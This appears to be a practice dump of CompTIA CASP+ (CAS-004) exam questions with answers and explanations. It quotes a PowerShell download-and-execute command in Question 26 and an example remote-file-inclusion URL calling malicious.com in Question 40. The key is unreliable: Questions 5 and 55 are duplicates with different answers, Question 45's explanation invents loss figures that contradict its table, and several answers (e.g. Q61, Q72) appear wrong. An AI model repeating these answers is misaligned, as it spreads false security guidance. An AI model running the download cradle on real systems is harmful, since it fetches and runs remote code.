

# CompTIA

## Exam Questions CAS-004

CompTIA Advanced Security Practitioner (CASP+) Exam



#### NEW QUESTION 1

A security engineer performed an assessment on a recently deployed web application. The engineer was able to exfiltrate a company report by visiting the following URL:

[www.intranet.abc.com/get-files.jsp?file=report.pdf](http://www.intranet.abc.com/get-files.jsp?file=report.pdf)

Which of the following mitigation techniques would be BEST for the security engineer to recommend?

- A. Input validation
- B. Firewall
- C. WAF
- D. DLP

**Answer: A**

#### Explanation:

Input validation is a technique that checks the user input for any errors, malicious data, or unexpected values before processing it by the application. Input validation can prevent many common web application attacks, such as:

? SQL injection, which exploits a vulnerability in the application's database query to execute malicious SQL commands.

? Cross-site scripting (XSS), which injects malicious JavaScript code into the application's web page to execute on the client-side browser.

? Directory traversal, which accesses files or directories outside of the intended scope by manipulating the file path.

In this case, the security engineer should recommend input validation as the best mitigation technique, because it would:

? Prevent the exfiltration of a company report by validating the file parameter in the

URL and ensuring that it matches a predefined list of allowed files or formats.

? Enhance the security of the web application by filtering out any malicious or invalid input from users or attackers.

? Be more effective and efficient than other techniques, such as firewall, WAF (Web Application Firewall), or DLP (Data Loss Prevention), which may not be able to detect or block all types of web application attacks.

#### NEW QUESTION 2

A business stores personal client data of individuals residing in the EU in order to process requests for mortgage loan approvals.

Which of the following does the business's IT manager need to consider?

- A. The availability of personal data
- B. The right to personal data erasure
- C. The company's annual revenue
- D. The language of the web application

**Answer: B**

#### Explanation:

Reference: <https://gdpr.eu/right-to-be-forgotten/#:~:text=Also%20known%20as%20the%20right,to%20delete%20their%20personal%20data.&text=The%20General%20Data%20Protection%20Regulation,collected%2C%20processed%2C%20and%20erased>

The right to personal data erasure, also known as the right to be forgotten, is one of the requirements of the EU General Data Protection Regulation (GDPR), which applies to any business that stores personal data of individuals residing in the EU. This right allows individuals to request the deletion of their personal data from a business under certain circumstances. The availability of personal data, the company's annual revenue, and the language of the web application are not relevant to the GDPR. Verified References: <https://www.comptia.org/blog/what-is-gdpr> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 3

A company recently acquired a SaaS provider and needs to integrate its platform into the company's existing infrastructure without impact to the customer's experience. The SaaS provider does not have a mature security program. A recent vulnerability scan of the SaaS provider's systems shows multiple critical vulnerabilities attributed to very old and outdated OSs. Which of the following solutions would prevent these vulnerabilities from being introduced into the company's existing infrastructure?

- A. Segment the systems to reduce the attack surface if an attack occurs
- B. Migrate the services to new systems with a supported and patched OS.
- C. Patch the systems to the latest versions of the existing OSs
- D. Install anti-malware
- E. HIPS, and host-based firewalls on each of the systems

**Answer: B**

#### NEW QUESTION 4

A company requires a task to be carried by more than one person concurrently. This is an example of:

- A. separation of duties.
- B. dual control
- C. least privilege
- D. job rotation

**Answer: B**

#### Explanation:

Dual control is a security principle that requires two or more authorized individuals to perform a task concurrently. This reduces the risk of fraud, error, or misuse of sensitive assets or information. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://www.isaca.org/resources/isaca-journal/issues/2018/volume-1/using-dual-control-to-mitigate-risk>

#### NEW QUESTION 5

An organization is assessing the security posture of a new SaaS CRM system that handles sensitive PII and identity information, such as passport numbers. The

SaaS CRM system does not meet the organization's current security standards. The assessment identifies the following:


- 1) There will be a 520,000 per day revenue loss for each day the system is delayed going into production.
- 2) The inherent risk is high.
- 3) The residual risk is low.
- 4) There will be a staged deployment to the solution rollout to the contact center. Which of the following risk-handling techniques will BEST meet the organization's requirements?

- A. Apply for a security exemption, as the risk is too high to accept.
- B. Transfer the risk to the SaaS CRM vendor, as the organization is using a cloud service.
- C. Accept the risk, as compensating controls have been implemented to manage the risk.
- D. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.

**Answer: D**

#### NEW QUESTION 6

DRAG DROP



An organization is planning for disaster recovery and continuity of operations. INSTRUCTIONS

Review the following scenarios and instructions. Match each relevant finding to the affected host.

After associating scenario 3 with the appropriate host(s), click the host to select the appropriate corrective action for that finding.


Each finding may be used more than once.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

- A. Mastered
- B. Not Mastered

**Answer: A**

**Explanation:**





A natural disaster may disrupt operations at Site A, which would then cause unreliable Internet connectivity at Site B due to route flapping.

#### Corrective Action

Modify the BGP configuration

#### NEW QUESTION 7

A security analyst at a global financial firm was reviewing the design of a cloud-based system to identify opportunities to improve the security of the architecture. The system was recently involved in a data breach after a vulnerability was exploited within a virtual machine's operating system. The analyst observed the VPC in which the system was located was not peered with the security VPC that contained the centralized vulnerability scanner due to the cloud provider's limitations. Which of the following is the BEST course of action to help prevent this situation in the near future?

- A. Establish cross-account trusts to connect all VPCs via API for secure configuration scanning.
- B. Migrate the system to another larger, top-tier cloud provider and leverage the additional VPC peering flexibility.
- C. Implement a centralized network gateway to bridge network traffic between all VPCs.
- D. Enable VPC traffic mirroring for all VPCs and aggregate the data for threat detection.

**Answer:** A

#### Explanation:

The BEST course of action for the security analyst to help prevent a similar situation in the near future is to Establish cross-account trusts to connect all VPCs via API for secure configuration scanning (A). Cross-account trusts allow for VPCs to be securely connected for the purpose of secure configuration scanning, which can help to identify and remediate vulnerabilities within the system.

#### NEW QUESTION 8

A company's employees are not permitted to access company systems while traveling internationally. The company email system is configured to block logins based on geographic location, but some employees report their mobile phones continue to sync email traveling. Which of the following is the MOST likely explanation? (Select TWO.)

- A. Outdated escalation attack
- B. Privilege escalation attack
- C. VPN on the mobile device
- D. Unrestricted email administrator accounts
- E. Chief use of UDP protocols
- F. Disabled GPS on mobile devices

**Answer:** CF

#### NEW QUESTION 9

A new requirement for legislators has forced a government security team to develop a validation process to verify the integrity of a downloaded file and the sender of the file. Which of the following is the BEST way for the security team to comply with this requirement?

- A. Digital signature
- B. Message hash
- C. Message digest
- D. Message authentication code

**Answer:** A

#### Explanation:

A digital signature is a cryptographic technique that allows the sender of a file to sign it with their private key and the receiver to verify it with the sender's public key. This ensures the integrity and authenticity of the file, as well as the non-repudiation of the sender. A message hash or a message digest is a one-way function that produces a fixed-length output from an input, but it does not provide any information about the sender. A message authentication code (MAC) is a symmetric-key technique that allows both the sender and the receiver to generate and verify a code using a shared secret key, but it does not provide non-repudiation. References: [CompTIA Advanced Security Practitioner (CASP+) Certification Exam Objectives], Domain 2: Enterprise Security Architecture, Objective 2.1: Apply cryptographic techniques

#### NEW QUESTION 10

Which of the following BEST sets expectation between the security team and business units within an organization?

- A. Risk assessment
- B. Memorandum of understanding
- C. Business impact analysis
- D. Business partnership agreement
- E. Services level agreement

**Answer:** E

#### Explanation:

A service level agreement (SLA) is the best option to set expectations between the security team and business units within an organization. An SLA is a document



that defines the scope, quality, roles, responsibilities, and metrics of a service provided by one party to another. An SLA can help align the security team's objectives and activities with the business units' needs and expectations, as well as establish accountability and communication channels. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://searchitchannel.techtarget.com/definition/service-level-agreement>

**NEW QUESTION 10**

The Chief information Security Officer (CISO) of a small locate bank has a compliance requirement that a third-party penetration test of the core banking application must be conducted annually. Which of the following services would fulfill the compliance requirement with the LOWEST resource usage?

- A. Black-box testing
- B. Gray-box testing
- C. Red-team hunting
- D. White-box testing
- E. Blue-learn exercises

**Answer:** C

**NEW QUESTION 12**

A company wants to protect its intellectual property from theft. The company has already applied ACLs and DACs. Which of the following should the company use to prevent data theft?

- A. Watermarking
- B. DRM
- C. NDA
- D. Access logging

**Answer:** B

**Explanation:**

DRM (digital rights management) is a technology that can protect intellectual property from theft by restricting the access, use, modification, or distribution of digital content or devices. DRM can use encryption, authentication, licensing, watermarking, or other methods to enforce the rights and permissions granted by the content owner or provider to authorized users or devices. DRM can prevent unauthorized copying, sharing, or piracy of digital content, such as software, music, movies, or books. Watermarking is not a technology that can protect intellectual property from theft by itself, but a technique that can embed identifying information or marks in digital content or media, such as images, audio, or video. Watermarking can help prove ownership or origin of digital content, but it does not prevent unauthorized access or use of it. NDA (non-disclosure agreement) is not a technology that can protect intellectual property from theft by itself, but a legal contract that binds parties to keep certain information confidential and not disclose it to unauthorized parties. NDA can help protect sensitive or proprietary information from exposure or misuse, but it does not prevent unauthorized access or use of it. Access logging is not a technology that can protect intellectual property from theft by itself, but a technique that can record the activities or events related to accessing data or resources. Access logging can help monitor or audit access to data or resources, but it does not prevent unauthorized access or use of them. Verified References: <https://www.comptia.org/blog/what-is-drm>  
<https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

**NEW QUESTION 13**

An enterprise is undergoing an audit to review change management activities when promoting code to production. The audit reveals the following:

- Some developers can directly publish code to the production environment.
- Static code reviews are performed adequately.
- Vulnerability scanning occurs on a regularly scheduled basis per policy.

Which of the following should be noted as a recommendation within the audit report?

- A. Implement short maintenance windows.
- B. Perform periodic account reviews.
- C. Implement job rotation.
- D. Improve separation of duties.

**Answer:** D

**NEW QUESTION 16**

A shipping company that is trying to eliminate entire classes of threats is developing an SELinux policy to ensure its custom Android devices are used exclusively for package tracking.

After compiling and implementing the policy, in which of the following modes must the company ensure the devices are configured to run?

- A. Protecting
- B. Permissive
- C. Enforcing
- D. Mandatory

**Answer:** C

**Explanation:**

Reference: <https://source.android.com/security/selinux/customize>

SELinux (Security-Enhanced Linux) is a security module for Linux systems that provides mandatory access control (MAC) policies for processes and files. SELinux can operate in three modes:

Enforcing: SELinux enforces the MAC policies and denies access based on rules. Permissive: SELinux does not enforce the MAC policies but only logs actions that would

have been denied if running in enforcing mode.

Disabled: SELinux is turned off.

To ensure its custom Android devices are used exclusively for package tracking, the company must configure SELinux to run in enforcing mode. This mode will prevent any unauthorized actions or applications from running on the devices and protect them from potential threats or misuse. References:

[https://access.redhat.com/documentation/en-us/red\\_hat\\_enterprise\\_linux/7/html/selinux\\_users\\_and\\_administrators\\_guide/chap-security-enhanced-linux-introduction#sect-Security-Enhanced\\_Linux-Modes](https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/7/html/selinux_users_and_administrators_guide/chap-security-enhanced-linux-introduction#sect-Security-Enhanced_Linux-Modes) <https://source.android.com/security/selinux>

#### NEW QUESTION 20

A company that all mobile devices be encrypted, commensurate with the full disk encryption scheme of assets, such as workstation, servers, and laptops. Which of the following will MOST likely be a limiting factor when selecting mobile device managers for the company?

- A. Increased network latency
- B. Unavailable of key escrow
- C. Inability to selected AES-256 encryption
- D. Removal of user authentication requirements

**Answer:** C

#### Explanation:

The inability to select AES-256 encryption will most likely be a limiting factor when selecting mobile device managers for the company. AES-256 is a symmetric encryption algorithm that uses a 256-bit key to encrypt and decrypt data. It is considered one of the strongest encryption methods available and is widely used for securing sensitive data. Mobile device managers are software applications that allow administrators to remotely manage and secure mobile devices used by employees. However, not all mobile device managers may support AES-256 encryption or allow the company to enforce it as a policy on all mobile devices. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://searchmobilecomputing.techtarget.com/definition/mobile-device-management>

#### NEW QUESTION 25

A security administrator configured the account policies per security implementation guidelines. However, the accounts still appear to be susceptible to brute-force attacks. The following settings meet the existing compliance guidelines:

Must have a minimum of 15 characters Must use one number

Must use one capital letter

Must not be one of the last 12 passwords used

Which of the following policies should be added to provide additional security?

- A. Shared accounts
- B. Password complexity
- C. Account lockout
- D. Password history
- E. Time-based logins

**Answer:** C

#### Explanation:

Reference: <https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/account-lockout-threshold>

#### NEW QUESTION 26

A security analyst has noticed a steady increase in the number of failed login attempts to the external-facing mail server. During an investigation of one of the jump boxes, the analyst identified the following in the log file: powershell EX(New-Object Net.WebClient).DownloadString

('https://content.comptia.org/casp/whois.ps1');whois

Which of the following security controls would have alerted and prevented the next phase of the attack?

- A. Antivirus and UEBA
- B. Reverse proxy and sandbox
- C. EDR and application approved list
- D. Forward proxy and MFA

**Answer:** C

#### Explanation:

An EDR and whitelist should protect from this attack.

#### NEW QUESTION 28

Users are claiming that a web server is not accessible. A security engineer logs for the site. The engineer connects to the server and runs netstat -an and receives the following output:

TCP	192.168.5.107:54585	64.78.243.12:443	ESTABLISHED
TCP	192.168.5.107:54587	54.164.78.234:80	ESTABLISHED
TCP	192.168.5.107:54636	104.16.33.27:5228	ESTABLISHED
TCP	192.168.5.107:54676	69.65.64.94:443	ESTABLISHED
TCP	192.168.5.107:54689	91.190.130.171:443	TIME_WAIT
TCP	192.168.5.107:54775	91.190.130.171:443	FIN_WAIT_2
TCP	192.168.5.107:54789	91.190.130.171:443	ESTABLISHED
TCP	192.168.5.107:55983	79.136.88.109:31802	ESTABLISHED
TCP	192.168.5.107:56234	50.112.252.181:443	TIME_WAIT
TCP	192.168.5.107:56874	40.117.100.83:443	ESTABLISHED
TCP	192.168.5.107:00	213.37.55.67:600873	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600874	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600875	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600876	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600877	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600878	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600879	TIME_WAIT
TCP	192.168.5.107:00	213.37.55.67:600880	TIME_WAIT

Which of the following is MOST likely happening to the server?

- A. Port scanning
- B. ARP spoofing
- C. Buffer overflow
- D. Denial of service

**Answer:** D

**Explanation:**

A denial of service (DoS) attack is a malicious attempt to disrupt the normal functioning of a server by overwhelming it with requests or traffic<sup>1</sup>. One possible indicator of a DoS attack is a large number of connections from a single source IP address<sup>1</sup>. In this case, the output of netstat -an shows that there are many connections from 213.37.55.67 with different port numbers and in TIME WAIT state<sup>23</sup>. This suggests that the attacker is sending many SYN packets to initiate connections but not completing them, thus exhausting the server's resources and preventing legitimate users from accessing it<sup>1</sup>.

**NEW QUESTION 31**

A Chief Information Officer (CIO) wants to implement a cloud solution that will satisfy the following requirements:

Support all phases of the SDLC. Use tailored website portal software.

Allow the company to build and use its own gateway software. Utilize its own data management platform.

Continue using agent-based security tools.

Which of the following cloud-computing models should the CIO implement?

- A. SaaS
- B. PaaS
- C. MaaS
- D. IaaS

**Answer:** D

**Explanation:**

Reference: <https://www.bmc.com/blogs/saas-vs-paas-vs-iaas-whats-the-difference-and-how-to-choose/>

**NEW QUESTION 35**

A penetration tester obtained root access on a Windows server and, according to the rules of engagement, is permitted to perform post-exploitation for persistence.

Which of the following techniques would BEST support this?

- A. Configuring systemd services to run automatically at startup
- B. Creating a backdoor
- C. Exploiting an arbitrary code execution exploit
- D. Moving laterally to a more authoritative server/service

**Answer:** B

**NEW QUESTION 40**

A security engineer notices the company website allows users following example: <https://mycompany.com/main.php?Country=US>

Which of the following vulnerabilities would MOST likely affect this site?

- A. SQL injection
- B. Remote file inclusion
- C. Directory traversal -
- D. Unsecure references

**Answer:** B

**Explanation:**

Remote file inclusion (RFI) is a web vulnerability that allows an attacker to include malicious external files that are later run by the website or web application<sup>12</sup>. This can lead to code execution, data theft, defacement, or other malicious actions. RFI typically occurs when a web application dynamically references external scripts using user-supplied input without proper validation or sanitization<sup>23</sup>.

In this case, the website allows users to specify a country parameter in the URL that is used to include a file from another domain. For example, an attacker could craft a URL like this:

<https://mycompany.com/main.php?Country=https://malicious.com/evil.php>

This would cause the website to include and execute the evil.php file from the malicious domain, which could contain any arbitrary code<sup>3</sup>.

**NEW QUESTION 45**

A cybersecurity analyst created the following tables to help determine the maximum budget amount the business can justify spending on an improved email filtering system:

Month	Total Emails Received	Total Emails Delivered	Spam Detections	Accounts Compromised	Total Business Loss Account Compromise
January	304	240	62	0	\$0
February	375	314	58	1	\$1000
March	360	289	69	0	\$0
April	281	213	67	1	\$1000
May	331	273	55	2	\$2000
June	721	598	120	6	\$6000

Filter	Yearly Cost	Expected Yearly Spam True Positives	Expected Yearly Account Compromises
ABC	\$18,000	930	1
XYZ	\$16,000	1200	4
GHI	\$22,000	2400	0
TUV	\$19,000	2000	2

Which of the following meets the budget needs of the business?

- A. Filter ABC
- B. Filter XYZ
- C. Filter GHI
- D. Filter TUV

**Answer:** B

**Explanation:**

Filter XYZ is the best option that meets the budget needs of the business. Filter XYZ has an ALE of \$1 million per year, which is lower than any other filter option. ALE stands for annualized loss expectancy, which is a measure of how much money a business can expect to lose due to a risk over a year. ALE is calculated by multiplying the annualized rate of occurrence (ARO) of an event by the single loss expectancy (SLE) of an event. ARO is how often an event is expected to occur in a year. SLE is how much money an event will cost each time it occurs. Therefore,  $ALE = ARO \times SLE$ . Filter XYZ has an ARO of 0.1 and an SLE of \$10 million, so  $ALE = 0.1 \times \$10 \text{ million} = \$1 \text{ million}$ . Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://www.techopedia.com/definition/24771/annualized-loss-expectancy-ale>

**NEW QUESTION 49**

A security analyst is reviewing network connectivity on a Linux workstation and examining the active TCP connections using the command line. Which of the following commands would be the BEST to run to view only active Internet connections?

- A. `sudo netstat -antu | grep "LISTEN" | awk '{print$5}'`
- B. `sudo netstat -nlt -p | grep "ESTABLISHED"`
- C. `sudo netstat -plntu | grep -v "Foreign Address"`
- D. `sudo netstat -pnut -w | column -t -s '$\w'`
- E. `sudo netstat -pnut | grep -P ^tcp`

**Answer:** E

**Explanation:**

Reference: <https://www.codegrepper.com/code-examples/shell/netstat+find+port>

The netstat command is a tool that displays network connections, routing tables, interface statistics, masquerade connections, and multicast memberships. The command has various options that can modify its output. The options used in the correct answer are:

p: Show the PID and name of the program to which each socket belongs.

n: Show numerical addresses instead of trying to determine symbolic host, port or user names.

u: Show only UDP connections. t: Show only TCP connections.

The grep command is a tool that searches for a pattern in a file or input. The option used in the correct answer is:

P: Interpret the pattern as a Perl-compatible regular expression (PCRE).

The pattern used in the correct answer is ^tcp, which means any line that starts with tcp. This will filter out any UDP connections from the output.

The sudo command is a tool that allows a user to run programs with the security privileges of another user (usually the superuser or root). This is necessary to run the netstat command with the -p option, which requires root privileges.

The correct answer will show only active TCP connections with numerical addresses and program names, which can be considered as active Internet connections.

The other answers will either show different types of connections (such as listening or local), use different options that are not relevant (such as -a, -l, -w, or -s), or use different commands that are not useful (such as awk or column). References: <https://man7.org/linux/man-pages/man8/netstat.8.html>

<https://man7.org/linux/man-pages/man1/grep.1.html> <https://man7.org/linux/man-pages/man8/sudo.8.html>

**NEW QUESTION 53**

A development team created a mobile application that contacts a company's back-end APIs housed in a PaaS environment. The APIs have been experiencing high processor utilization due to scraping activities. The security engineer needs to recommend a solution that will prevent and remedy the behavior.

Which of the following would BEST safeguard the APIs? (Choose two.)

- A. Bot protection
- B. OAuth 2.0
- C. Input validation
- D. Autoscaling endpoints
- E. Rate limiting
- F. CSRF protection

**Answer:** DE

**Explanation:**

Reference: <https://stackoverflow.com/questions/3161548/how-do-i-prevent-site-scraping>



#### NEW QUESTION 55

An organization is assessing the security posture of a new SaaS CRM system that handles sensitive PII and identity information, such as passport numbers. The SaaS CRM system does not meet the organization's current security standards. The assessment identifies the following:

- 1- There will be a \$20,000 per day revenue loss for each day the system is delayed going into production.
- 2- The inherent risk is high.
- 3- The residual risk is low.
- 4- There will be a staged deployment to the solution rollout to the contact center.

Which of the following risk-handling techniques will BEST meet the organization's requirements?

- A. Apply for a security exemption, as the risk is too high to accept.
- B. Transfer the risk to the SaaS CRM vendor, as the organization is using a cloud service.
- C. Accept the risk, as compensating controls have been implemented to manage the risk.
- D. Avoid the risk by accepting the shared responsibility model with the SaaS CRM provider.

**Answer:** A

#### NEW QUESTION 57

A security consultant needs to set up wireless security for a small office that does not have Active Directory. Despite the lack of central account management, the office manager wants to ensure a high level of defense to prevent brute-force attacks against wireless authentication.

Which of the following technologies would BEST meet this need?

- A. Faraday cage
- B. WPA2 PSK
- C. WPA3 SAE
- D. WEP 128 bit

**Answer:** C

#### Explanation:

WPA3 SAE prevents brute-force attacks.

“WPA3 Personal (WPA-3 SAE) Mode is a static passphrase-based method. It provides better security than what WPA2 previously provided, even when a non-complex password is used, thanks to Simultaneous Authentication of Equals (SAE), the personal authentication process of WPA3.”

#### NEW QUESTION 61

A security team received a regulatory notice asking for information regarding collusion and pricing from staff members who are no longer with the organization. The legal department provided the security team with a list of search terms to investigate.

This is an example of:

- A. due intelligence
- B. e-discovery.
- C. due care.
- D. legal hold.

**Answer:** A

#### Explanation:

Reference: <https://www.ansarada.com/due-diligence/hr>

#### NEW QUESTION 66

A small business would like to provide guests who are using mobile devices encrypted WPA3 access without first distributing PSKs or other credentials. Which of the following features will enable the business to meet this objective?

- A. Simultaneous Authentication of Equals
- B. Enhanced open
- C. Perfect forward secrecy
- D. Extensible Authentication Protocol

**Answer:** A

#### NEW QUESTION 70

An organization's hunt team thinks a persistent threats exists and already has a foothold in the enterprise network.

Which of the following techniques would be BEST for the hunt team to use to entice the adversary to uncover malicious activity?

- A. Deploy a SOAR tool.
- B. Modify user password history and length requirements.
- C. Apply new isolation and segmentation schemes.
- D. Implement decoy files on adjacent hosts.

**Answer:** D

#### Explanation:

Implementing decoy files on adjacent hosts is a technique that can entice the adversary to uncover malicious activity, as it can lure them into accessing fake or irrelevant data that can trigger an alert or reveal their presence. Decoy files are also known as honeypots or honeypots, and they are part of deception technology. Deploying a SOAR (Security Orchestration Automation and Response) tool may not entice the adversary to uncover malicious activity, as SOAR is mainly focused on automating and streamlining security operations, not deceiving attackers. Modifying user password history and length requirements may not entice the adversary to uncover malicious activity, as it could affect legitimate users and not reveal the attacker's actions. Applying new isolation and segmentation schemes may not entice the adversary to uncover malicious activity, as it could limit their access and movement, but not expose their presence. Verified References:

<https://www.comptia.org/blog/what-is-deception-technology> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

**NEW QUESTION 72**

An organization's assessment of a third-party, non-critical vendor reveals that the vendor does not have cybersecurity insurance and IT staff turnover is high. The organization uses the vendor to move customer office equipment from one service location to another. The vendor acquires customer data and access to the business via an API. Given this information, which of the following is a noted risk?

- A. Feature delay due to extended software development cycles
- B. Financial liability from a vendor data breach
- C. Technical impact to the API configuration
- D. The possibility of the vendor's business ceasing operations

**Answer:** A

**Explanation:**

Reference: <https://legal.thomsonreuters.com/en/insights/articles/data-breach-liability>

**NEW QUESTION 77**

A Chief information Security Officer (CISO) has launched to create a rebuts BCP/DR plan for the entire company. As part of the initiative , the security team must gather data supporting s operational importance for the applications used by the business and determine the order in which the application must be back online. Which of the following be the FIRST step taken by the team?

- A. Perform a review of all policies an procedures related to BGP a and DR and created an educated educational module that can be assigned to at employees to provide training on BCP/DR events.
- B. Create an SLA for each application that states when the application will come back online and distribute this information to the business units.
- C. Have each business unit conduct a BIA and categories the application according to the cumulative data gathered.
- D. Implement replication of all servers and application data to back up detacenters that are geographically from the central datacenter and release an upload BPA to all clients.

**Answer:** C

**NEW QUESTION 81**

A software development company is building a new mobile application for its social media platform. The company wants to gain its users' trust by re reducing the risk of on-path attacks between the mobile client and its servers and by implementing stronger digital trust. To support users' trust, the company has released the following internal guidelines:

- \* Mobile clients should verify the identity of all social media servers locally.
- \* Social media servers should improve TLS performance of their certificate status.
- + Social media servers should inform the client to only use HTTPS.

Given the above requirements, which of the following should the company implement? (Select TWO).

- A. Quick UDP internet connection
- B. OCSP stapling
- C. Private CA
- D. DNSSEC
- E. CRL
- F. HSTS
- G. Distributed object model

**Answer:** BF

**Explanation:**

OCSP stapling and HSTS are the best options to meet the requirements of reducing the risk of on-path attacks and implementing stronger digital trust. OCSP stapling allows the social media servers to improve TLS performance by sending a signed certificate status along with the certificate, eliminating the need for the client to contact the CA separately. HSTS allows the social media servers to inform the client to only use HTTPS and prevent downgrade attacks. The other options are either irrelevant or less effective for the given scenario.

**NEW QUESTION 82**

